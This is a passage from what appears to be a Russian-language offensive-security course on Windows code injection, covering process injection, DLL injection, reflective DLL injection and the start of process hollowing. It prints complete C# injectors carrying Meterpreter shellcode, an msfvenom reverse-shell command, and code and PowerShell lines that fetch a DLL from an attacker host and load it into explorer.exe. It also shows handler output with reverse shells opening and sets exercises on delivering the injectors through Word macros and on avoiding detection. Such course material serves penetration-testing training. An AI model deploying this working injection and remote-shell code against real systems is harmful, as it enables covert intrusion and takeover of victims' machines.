Первый аргумент (`hProcess`) - это дескриптор процесса `explorer.exe`, который мы только что получили через `OpenProcess`. Второй, `lpAddress`, задаёт желаемый адрес выделения памяти в удалённом процессе. Если API сработает успешно, новый буфер будет выделен по начальному адресу, переданному в `lpAddress`. Если адрес, указанный через `lpAddress`, уже выделен и используется, вызов завершится ошибкой. Лучше передать нулевое значение и позволить API самому выбрать свободный адрес.

Последние три аргумента (`dwSize`, `flAllocationType` и `flProtect`) повторяют параметры API `VirtualAlloc` и задают размер выделяемой области, тип выделения и флаги защиты памяти. Мы установим их в `0x1000`, `0x3000` (`MEM_COMMIT` и `MEM_RESERVE`) и `0x40` (`PAGE_EXECUTE_READWRITE`) соответственно. Вызов `VirtualAllocEx` показан в листинге 163.

```
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
```

Листинг 163 - Вызов VirtualAllocEx для explorer.exe

После выделения памяти сгенерируем 64-битный поэтапный шеллкод Meterpreter с помощью `msfvenom` в формате `csharp` и встроим его в код. Затем скопируем шеллкод в адресное пространство `explorer.exe`. Для этого используем `WriteProcessMemory` и снова скопируем объявление импорта с www.pinvoke.net.

```
[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
     byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
```

Листинг 164 - Импорт WriteProcessMemory

`WriteProcessMemory` также принимает пять параметров, а MSDN приводит следующий прототип:[11]

```
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

Листинг 165 - Прототип функции WriteProcessMemory

Сначала мы передаем дескриптор процесса (`hProcess`), затем новый выделенный адрес памяти (`lpBaseAddress`) в `explorer.exe`, а также адрес массива байтов (`lpBuffer`), содержащего шеллкод. Оставшиеся два аргумента - это размер копируемого шеллкода (`nSize`) и указатель на область памяти (`lpNumberOfBytesWritten`), куда будет записано количество скопированных данных.

Вызов `WriteProcessMemory` показан ниже в листинге 166.

```
byte[] buf = new byte[626] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc...

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
```

Листинг 166 - Вызов WriteProcessMemory для explorer.exe

Обратите внимание, что к переменной `outSize` добавлено ключевое слово `out`,[12] чтобы она передавалась по ссылке, а не по значению. Это приводит тип аргумента в соответствие с прототипом функции. Входной буфер (`buf`) тоже должен быть указателем, но это уже заложено в тип данных C# array.

На этом этапе можно выполнить шеллкод. Импортируем `CreateRemoteThread` с помощью объявления, скопированного с www.pinvoke.net:

```
[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes,
     uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
         IntPtr lpThreadId);
```

Листинг 167 - Импорт CreateRemoteThread

Ещё раз посмотрим аргументы в MSDN.[13] В листинге 168 приведён прототип функции.

```
HANDLE CreateRemoteThread(
  HANDLE                 hProcess,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  SIZE_T                 dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID                 lpParameter,
  DWORD                  dwCreationFlags,
  LPDWORD                lpThreadId
);
```

Листинг 168 - Прототип функции CreateRemoteThread

Этот API принимает семь аргументов, но необязательные мы проигнорируем. Первый аргумент - дескриптор процесса `explorer.exe`; за ним идут желаемый дескриптор безопасности нового потока (`lpThreadAttributes`) и допустимый размер его стека (`dwStackSize`). Мы установим эти значения в `0`, чтобы принять значения по умолчанию.

В четвертом аргументе, `lpStartAddress`, нужно указать стартовый адрес потока. В нашем случае он должен совпадать с адресом буфера, который мы выделили внутри процесса `explorer.exe` и куда скопировали шеллкод. Следующий аргумент, `lpParameter`, - это указатель на переменные, которые будут переданы функции потока, указанной в `lpStartAddress`. Поскольку нашему шеллкоду не нужны параметры, здесь можно передать `NULL`. Последние два аргумента включают разные флаги (`dwCreationFlags`) и выходную переменную для идентификатора потока (`lpThreadId`); оба мы проигнорируем.

Вызов `CreateRemoteThread` показан в листинге 169.

```
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
```

Листинг 169 - Вызов CreateRemoteThread для explorer.exe

Посмотрим полный код с включённым сокращённым поэтапным шеллкодом Meterpreter:

```
using System;
using System.Runtime.InteropServices;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
    flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32
```

```
    nSize, out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize,
    IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        static void Main(string[] args)
        {
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, 4804);
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

            byte[] buf = new byte[591] {
            0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
            ....
            0x0a,0x41,0x89,0xda,0xff,0xd5 };

            IntPtr outSize;
            WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        }
    }
}
```

Листинг 170 - Полный код

Перед компиляцией проекта не забудьте установить архитектуру CPU в x64, поскольку мы внедряемся в 64-битный процесс. 64-битные версии Windows могут запускать и 32-битные, и 64-битные процессы. Это означает, что мы можем столкнуться с четырьмя потенциальными путями миграции: 64-битный -> 64-битный, 64-битный -> 32-битный, 32-битный -> 32-битный и 32-битный -> 64-битный.

Первые три пути будут работать ожидаемо. Однако четвёртый путь (32-битный -> 64-битный) завершится неудачей, потому что `CreateRemoteThread` этого не поддерживает. Один обходной путь, который используют продвинутые импланты вроде Meterpreter,[14], - выполнить вызов напрямую на ассемблере. Техника включает переход из 32-битного режима в 64-битный длинный режим внутри 32-битного процесса. Официально это не поддерживается и требует большого количества собственного ассемблерного кода. Этот подход выходит за рамки модуля.

После компиляции проекта настроим слушатель Meterpreter и запустим наш процесс, выполняющий внедрение шеллкода. Если всё пройдёт успешно, мы получим обратную оболочку, работающую внутри `explorer.exe`, как показано в листинге 171.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.12; (UUID: abrlqwbz)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.12:51449) at 2019-10-14 09:02:37 -0400

meterpreter > getpid
Current pid: 4804
```

Листинг 171 - Оболочка Meterpreter изнутри explorer.exe

Идентификатор процесса показывает, что оболочка Meterpreter действительно работает внутри `explorer.exe`. Нам удалось запустить шеллкод Meterpreter прямо внутри `explorer.exe`, а значит, даже если исходный процесс будет завершён, оболочка продолжит работать. Мы успешно внедрили произвольный шеллкод в другой процесс. Хорошо.

#### 5.1.2.1 Упражнения

1. Повторите шаги и внедрите обратную оболочку Meterpreter в процесс `explorer.exe`.
2. Измените код проекта `ExampleAssembly` в DotNetToJscript, чтобы создать Jscript-файл, выполняющий шеллкод внутри `explorer.exe`. Вместо жёстко заданного идентификатора процесса, который удалённо заранее неизвестен, используйте метод `Process.GetProcessByName`[15] для динамического определения процесса.
3. Перенесите код с C# на PowerShell, чтобы выполнять внедрение в процесс и запуск шеллкода из макроса Word через PowerShell. Помните, что PowerShell стартует как 32-битный процесс, поэтому вместо внедрения в `explorer.exe` запустите 32-битный процесс, например Notepad, и внедритесь в него.

#### 5.1.2.2 Дополнительное задание

Внедрение в процесс с использованием `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread` считается стандартной техникой, но существуют и другие варианты. Низкоуровневые нативные API `NtCreateSection`, `NtMapViewOfSection`, `NtUnMapViewOfSection` и `NtClose` из `ntdll.dll` можно использовать как альтернативу `VirtualAllocEx` и `WriteProcessMemory`.

Создайте C#-код, который выполняет внедрение в процесс с помощью этих четырёх новых API вместо `VirtualAllocEx` и `WriteProcessMemory`. Преобразуйте код в Jscript с помощью DotNetToJscript. Обратите внимание, что для выполнения шеллкода всё равно нужно использовать `CreateRemoteThread`.

## 5.2 Внедрение DLL

Внедрение в процесс позволило нам внедрить произвольный шеллкод в удалённый процесс и выполнить его. Для шеллкода это хорошо подходит, но для более крупных кодовых баз или уже существующих DLL нам может понадобиться внедрить в удалённый процесс целую DLL, а не только шеллкод.

### 5.2.1 Теория внедрения DLL

Когда процессу нужно использовать API из DLL, он вызывает API `LoadLibrary`[16], чтобы загрузить её в виртуальное адресное пространство. В нашем случае мы хотим, чтобы удалённый процесс загрузил нашу DLL с помощью Win32 API. К сожалению, `LoadLibrary` нельзя напрямую вызвать в удалённом процессе, поэтому придётся применить несколько приёмов, чтобы заставить процесс вроде `explorer.exe` загрузить нашу DLL.

Прототип функции `LoadLibrary` из MSDN (листинг 172)[17] показывает, что функция требует только один параметр: имя загружаемой DLL (`lpLibFileName`):

```
HMODULE LoadLibraryA(
  LPCSTR lpLibFileName
);
```

Листинг 172 - Прототип функции LoadLibrary

> **Примечание.** Многие Win32 API существуют в двух вариантах с суффиксом `A` или `W`. В данном случае это `LoadLibraryA` и `LoadLibraryW`; суффикс показывает, должны ли строковые аргументы передаваться как ASCII (`A`) или Unicode (`W`). В остальном функциональность одинаковая.

Наш подход будет состоять в том, чтобы заставить удалённый процесс выполнить LoadLibrary с правильным аргументом. Вспомним, что при вызове CreateRemoteThread четвёртый аргумент - это стартовый адрес функции, которая будет запущена в новом потоке, а пятый аргумент - адрес буфера в памяти, содержащего аргументы для этой функции. Идея заключается в том, чтобы определить адрес LoadLibraryA внутри удалённого процесса и вызвать её, передав имя DLL, которую мы хотим загрузить. Если передать адрес LoadLibraryA четвёртым аргументом в CreateRemoteThread, она будет вызвана при выполнении CreateRemoteThread.

Чтобы передать имя DLL в LoadLibraryA, нужно выделить буфер внутри удалённого процесса и скопировать туда имя и путь DLL. Затем адрес этого буфера можно передать пятым аргументом в CreateRemoteThread, после чего он будет использован LoadLibrary.

Однако нужно учитывать несколько ограничений. Во-первых, DLL должна быть написана на C или C++ и быть неуправляемой. Управляемые DLL на C#, с которыми мы работали до сих пор, не подойдут, потому что управляемую DLL нельзя загрузить в неуправляемый процесс таким способом.

Во-вторых, DLL обычно содержит API, которые вызываются уже после загрузки DLL. Чтобы вызвать такие API, приложению сначала нужно разрешить их имена в адреса памяти с помощью GetProcAddress. Поскольку GetProcAddress не может разрешить API в удалённом процессе, нам придётся создать вредоносную DLL нестандартным образом.

Обсудим этот подход подробнее. В рамках своей работы LoadLibrary вызывает функцию DllMain[18] внутри DLL. Эта функция инициализирует переменные и сигнализирует, что DLL готова к использованию. В листинге 173 показан прототип функции DllMain:

```
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD     fdwReason,
  _In_ LPVOID    lpvReserved
);
```

Листинг 173 - Прототип функции DllMain

Обычно DllMain выполняет разные действия в зависимости от кода причины (fdwReason), который указывает, почему вызывается функция точки входа DLL. Это видно в неуправляемом коде DllMain, показанном в листинге 174.

```
BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Листинг 174 - Функция DllMain вызывается при загрузке модуля

Согласно документации MSDN, код причины DLL_PROCESS_ATTACH передается в DllMain, когда DLL загружается в виртуальное адресное пространство в результате вызова LoadLibrary. Это означает, что вместо определения шеллкода как стандартного API, экспортируемого вредоносной DLL, мы можем поместить шеллкод внутрь ветки DLL_PROCESS_ATTACH. Тогда он выполнится, когда LoadLibrary вызовет DllMain.

Чтобы использовать эту технику, нужно либо написать и скомпилировать собственную неуправляемую DLL на C или C++, которая будет выполнять шеллкод при вызове `DllMain`, либо воспользоваться фреймворком для генерации такой DLL. Поскольку программирование на C и C++ выходит за рамки этого модуля, в следующем разделе мы используем второй подход и сгенерируем Meterpreter DLL с помощью `msfvenom`, применяя описанную выше технику.

### 5.2.2 Внедрение DLL на C#

Начнём с генерации DLL с помощью `msfvenom` и сохраним файл в веб-корень:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -f dll -o
    /var/www/html/met.dll
```

Листинг 175 - Генерация шеллкода Meterpreter

Чтобы реализовать внедрение DLL, создадим новое консольное приложение C# .NET Standard, которое получит нашу DLL с веб-сервера атакующего. Затем мы запишем DLL на диск, потому что `LoadLibrary` принимает только файлы, присутствующие на диске. Этот код показан ниже (листинг 176):

```
using System.Net;
...

String dir = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
String dllName = dir + "\\met.dll";

WebClient wc = new WebClient();
wc.DownloadFile("http://192.168.119.120/met.dll", dllName);
```

Листинг 176 - Загрузка DLL и запись её на диск

Затем определим идентификатор процесса `explorer.exe` и передадим его в `OpenProcess`:

```
Process[] expProc = Process.GetProcessesByName("explorer");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
```

Листинг 177 - Вызов OpenProcess для explorer.exe

На следующем шаге используем `VirtualAllocEx`, чтобы выделить в удалённом процессе память с правами чтения и записи, а затем применим `WriteProcessMemory`, чтобы скопировать туда путь и имя DLL (листинг 178):

```
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x4);

IntPtr outSize;
Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName), dllName.Length, out
    outSize);
```

Листинг 178 - Выделение памяти и копирование имени DLL в explorer.exe

Далее определим адрес памяти `LoadLibraryA` внутри удалённого процесса. К счастью, большинство нативных Windows DLL выделяется по одному и тому же базовому адресу в разных процессах, поэтому адрес `LoadLibraryA` в нашем текущем процессе будет таким же, как и в удалённом. Чтобы найти этот адрес, используем комбинацию `GetModuleHandle` и `GetProcAddress`, добавив соответствующие объявления `DllImport`:

```
IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
```

Листинг 179 - Поиск адреса LoadLibraryA

Наконец, можно вызвать `CreateRemoteThread`, на этот раз передав и стартовый адрес, и адрес аргумента:

```
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0, IntPtr.Zero);
```

Листинг 180 - Создание удаленного потока с аргументом

Полный код внедрения DLL выглядит так:

```
using System;
using System.Diagnostics;
using System.Net;
using System.Runtime.InteropServices;
using System.Text;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
    flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32
    nSize, out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize,
    IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
        static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);

        static void Main(string[] args)
        {
             String dir = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
            String dllName = dir + "\\met.dll";

            WebClient wc = new WebClient();
            wc.DownloadFile("http://192.168.119.120/met.dll", dllName);

            Process[] expProc = Process.GetProcessesByName("explorer");
            int pid = expProc[0].Id;

            IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            IntPtr outSize;
            Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName), dllName.
    Length, out outSize);
            IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
```

```
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0, IntPtr.Zero);
        }
    }
}
```

Листинг 181 - Создание удаленного потока с аргументом

Когда мы скомпилируем и выполним готовый код, он получит Meterpreter DLL с веб-сервера и даст нам обратную оболочку:

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 182 - Получение обратной оболочки

Все загруженные DLL в процессах можно посмотреть через Process Explorer. Выберем процесс `explorer.exe`, перейдём в View > Lower Pane View и выберем DLLs. Прокрутив список вниз, мы, как и ожидалось, найдём `met.dll` (рисунок 45).




Рисунок 45: Meterpreter DLL, загруженная в explorer.exe

Повторно используя техники внедрения в процесс, мы можем загрузить неуправляемую DLL в удалённый процесс. К сожалению, эта техника записывает DLL на диск. В следующем разделе мы займёмся этой проблемой.

#### 5.2.2.1 Упражнение

1. Воссоздайте технику внедрения DLL и внедрите Meterpreter DLL в `explorer.exe` из Jscript-файла с помощью DotNetToJscript.

## 5.3 Рефлективное внедрение DLL

Загрузка DLL в удалённый процесс - мощная возможность, но запись DLL на диск является серьёзным компромиссом. Чтобы улучшить нашу технику работы, рассмотрим рефлективное внедрение DLL.[19]

### 5.3.1 Теория рефлективного внедрения DLL

`LoadLibrary` выполняет ряд действий: загружает DLL-файлы с диска, выставляет корректные права доступа к памяти и регистрирует DLL так, чтобы она стала доступна для API вроде `GetProcAddress` и была видна инструментам вроде Process Explorer. Поскольку нам не нужно полагаться на `GetProcAddress` и мы хотим избежать обнаружения, нас интересует только отображение DLL в память.

Рефлективное внедрение DLL разбирает нужные поля формата Portable Executable[20] (PE) у DLL и отображает содержимое в память. Чтобы реализовать рефлективное внедрение DLL, можно написать собственный код, который по сути воссоздаст и улучшит функциональность `LoadLibrary`.

Поскольку внутреннее устройство такого кода и детали формата PE выходят за рамки модуля, мы вместо этого повторно используем существующий код для выполнения этой техники. Конечная цель - сохранить ключевую функциональность `LoadLibrary`, но избежать записи на диск и обнаружения такими инструментами, как Process Explorer.

### 5.3.2 Рефлективное внедрение DLL в PowerShell

Мы повторно используем PowerShell-код рефлективного внедрения DLL (`Invoke-ReflectivePEInjection`[21]), разработанный исследователями безопасности Joe Bialek и Matt Graeber. Скрипт применяет рефлексию, чтобы не записывать сборки на диск, а затем разбирает нужный PE-файл. У него есть два отдельных режима: первый рефлективно загружает DLL или EXE в тот же процесс, а второй загружает DLL в удалённый процесс.

Поскольку полный код занимает почти 3000 строк, мы не будем разбирать сам код, а сосредоточимся на использовании. Нам нужно передать DLL или EXE как массив байтов в памяти, что позволяет скачать и выполнить файл, не касаясь диска. Для этого упражнения мы используем ту же Meterpreter DLL, которую создали ранее.

Чтобы рефлективно загрузить Meterpreter DLL в `explorer.exe`, скачаем её PowerShell-методом `DownloadData`, поместим в массив байтов и найдём нужный идентификатор процесса.

Для выполнения нужных команд откроем окно PowerShell с `PowerShell -Exec Bypass`, что разрешит выполнение скриптов. После открытия окна выполним команды из листинга 183: они загрузят DLL в массив байтов и получат идентификатор процесса `explorer`.

```
$bytes = (New-Object System.Net.WebClient).DownloadData('http://192.168.119.120/met.dll')
$procid = (Get-Process -Name explorer).Id
```

Листинг 183 - Загрузка DLL и поиск идентификатора процесса Explorer.exe

Чтобы использовать `Invoke-ReflectivePEInjection`, сначала импортируем его из `C:\Tools` с помощью `Import-Module`:

```
Import-Module C:\Tools\Invoke-ReflectivePEInjection.ps1
```

Листинг 184 - Импорт Invoke-ReflectivePEInjection

Затем передадим массив байтов (`-PEBytes`) и идентификатор процесса (`-ProcId`) и выполним скрипт.

```
Invoke-ReflectivePEInjection -PEBytes $bytes -ProcId $procid
```

Листинг 185 - Выполнение Invoke-ReflectivePEInjection

Это загружает DLL в память и дает нам обратную оболочку Meterpreter:

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 186 - Получение обратной оболочки

Этот скрипт выводит ошибку, показанную в листинге 187. Она не влияет на функциональность скрипта, и её можно игнорировать.

```
VoidFunc couldn't be found in the DLL
At C:\Tools\Invoke-ReflectivePEInjection.ps1:2823 char:5
+                 Throw "VoidFunc couldn't be found in the DLL"
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (VoidFunc couldn't be found in the DLL:String) [],
    RuntimeException
    + FullyQualifiedErrorId : VoidFunc couldn't be found in the DLL
```

Листинг 187 - Ошибка при выполнении Invoke-ReflectivePEInjection

> **Примечание.** Публичная версия этого скрипта не работает на Windows 10 1803 и новее из-за нескольких экземпляров `GetProcAddress` в `UnsafeNativeMethods`. К счастью, мы уже решали эту проблему ранее, и версия скрипта на машине разработки Windows 10 обновлена так, чтобы её избежать.

Обратите внимание, что `met.dll` не отображается в списке загруженных DLL в Process Explorer. Отлично!

> **Примечание.** DLL также можно внедрять рефлективно из C#, но публичных C# проверочных примеров для удаленного внедрения в процесс нет. Однако PELoader[22] от @subtee демонстрирует локальное внедрение в процесс.

### 5.3.2.1 Упражнения

1. Используйте `Invoke-ReflectivePEInjection`, чтобы запустить Meterpreter DLL в удалённом процессе и получить обратную оболочку. Обратите внимание, что `Invoke-ReflectivePEInjection.ps1` находится в папке `C:\Tools` на VM разработки Windows 10.
2. Скопируйте `Invoke-ReflectivePEInjection` на веб-сервер Apache в Kali и создайте небольшой PowerShell-скрипт загрузки, который скачивает и выполняет его прямо из памяти.

## 5.4 Опустошение процесса

Пока что мы успешно внедряли код в процессы вроде `explorer.exe` или `notepad.exe`. Хотя наша активность частично маскируется знакомыми именами процессов, нас всё равно могут обнаружить, потому что мы создаём сетевую активность из процессов, которые обычно её не создают.

В этом разделе мы мигрируем в `svchost.exe`, который обычно создаёт сетевую активность. Проблема в том, что все процессы `svchost.exe` по умолчанию работают с уровнем целостности SYSTEM, то есть мы не можем внедриться в них из процесса с более низким уровнем целостности. Кроме того, если запустить `svchost.exe` вместо Notepad и попытаться внедриться в него, процесс немедленно завершится.

Чтобы решить эту проблему, мы запустим процесс `svchost.exe` и изменим его до того, как он фактически начнёт выполняться. Эта техника называется опустошением процесса[23] и должна позволить выполнить нашу полезную нагрузку без завершения процесса.

### 5.4.1 Теория опустошения процесса

Нужно выполнить несколько шагов и учесть несколько компонентов, но самый важный из них - использование флага `CREATE_SUSPENDED`[24] при создании процесса. Этот флаг позволяет создать новый приостановленный процесс.

Когда процесс создается через API `CreateProcess`,[25] операционная система выполняет три действия:

1. Создает виртуальное адресное пространство для нового процесса.
2. Выделяет стек вместе с Thread Environment Block (TEB)[26] и Process Environment Block (PEB).[27]
3. Загружает нужные DLL и EXE в память.

После выполнения этих задач операционная система создаст поток для выполнения кода, который начнётся с точки входа исполняемого файла. Если при вызове `CreateProcess` передать флаг `CREATE_SUSPENDED`, выполнение потока остановится непосредственно перед первой инструкцией EXE. В этот момент мы можем найти точку входа исполняемого файла, перезаписать её содержимое в памяти нашим поэтапным шеллкодом и затем позволить процессу продолжить выполнение.

Поиск точки входа немного усложняется из-за ASLR,[28] но после создания нового приостановленного процесса мы можем обратиться к Win32 API `ZwQueryInformationProcess`[29] и получить сведения о целевом процессе, включая адрес его PEB. Из PEB можно получить базовый адрес процесса, а затем использовать его для разбора PE-заголовков и поиска точки входа.

Точнее, при вызове `ZwQueryInformationProcess` нужно передать перечисление из класса `ProcessInformationClass`. Если выбрать `ProcessBasicInformation`, можно получить адрес PEB в приостановленном процессе. Базовый адрес исполняемого файла находится по смещению `0x10` байтов внутри PEB.

Далее нужно прочитать базовый адрес EXE. Хотя `ZwQueryInformationProcess` возвращает адрес PEB, нам нужно прочитать данные по этому адресу, а напрямую сделать это нельзя, потому что он находится в удалённом процессе. Для чтения из удалённого процесса используем API `ReadProcessMemory`,[30] аналог `WriteProcessMemory`. Он позволит прочитать содержимое удалённого PEB по смещению `0x10`.

Дальше становится немного сложнее, и нам понадобится немного математики, но начнём с базового адреса, который уже нашли. Затем снова используем `ReadProcessMemory`, чтобы прочитать первые `0x200` байтов памяти. Это позволит проанализировать PE-заголовок удалённого процесса. Нужные элементы показаны в заголовке формата PE-файла в таблице 1.

| Offset | 0x00 | 0x04 | 0x08 | 0x0C |
|---|---|---|---|---|
| 0x00 | 0x5A4D (MZ) | | | |

| Offset | 0x00 | 0x04 | 0x08 | 0x0C |
|---|---|---|---|---|
| 0x10 | | | | |
| 0x20 | | | | |
| 0x30 | | | | Смещение до PE-сигнатуры |
| 0x40 | | | | |
| 0x50 | | | | |
| 0x60 | | | | |
| 0x70 | | | | |
| 0x80 | 0x4550 (PE) | | | |
| 0x90 | | | | |
| 0xA0 | | AddressOfEntryPoint | | |
| 0xB0 | | | | |
| 0xC0 | | | | |

Таблица 1 - Заголовок формата PE-файла

Все PE-файлы должны следовать этому формату, что позволяет предсказать, откуда читать данные. Сначала мы читаем поле `e_lfanew` по смещению `0x3C`; оно содержит смещение от начала PE, то есть базы образа, до PE-заголовка. В таблице 1 это смещение равно `0x80` байтам, но в разных файлах оно может отличаться.

PE-сигнатура в заголовке формата PE-файла обозначает начало PE-заголовка. Получив смещение до PE-заголовка, можно прочитать относительный виртуальный адрес (RVA) точки входа, расположенный по смещению `0x28` от PE-заголовка. Как следует из названия, RVA - это просто смещение; его нужно прибавить к базовому адресу удалённого процесса, чтобы получить абсолютный виртуальный адрес точки входа. Так мы получим нужный стартовый адрес для шеллкода.

